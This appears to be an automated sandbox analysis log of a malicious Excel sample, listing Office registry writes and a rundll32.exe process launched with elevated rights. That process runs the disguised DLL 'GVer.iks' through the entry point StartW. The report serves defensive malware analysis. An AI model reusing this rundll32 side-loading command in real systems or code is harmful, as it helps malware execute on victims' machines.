HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F36C9	F36C9	binary	04 00 00 00 6C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E1 59 AD F9 A1 2E D7 01 C9 36 0F 00 C9 36 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2304 Parent PID: 2412

General

Start time:	00:11:35
Start date:	11/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\GVer.iks,StartW
Imagebase:	0xff090000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\GVer.iks	unknown	64	success or wait	1	FF0927D0	ReadFile

Disassembly

Code Analysis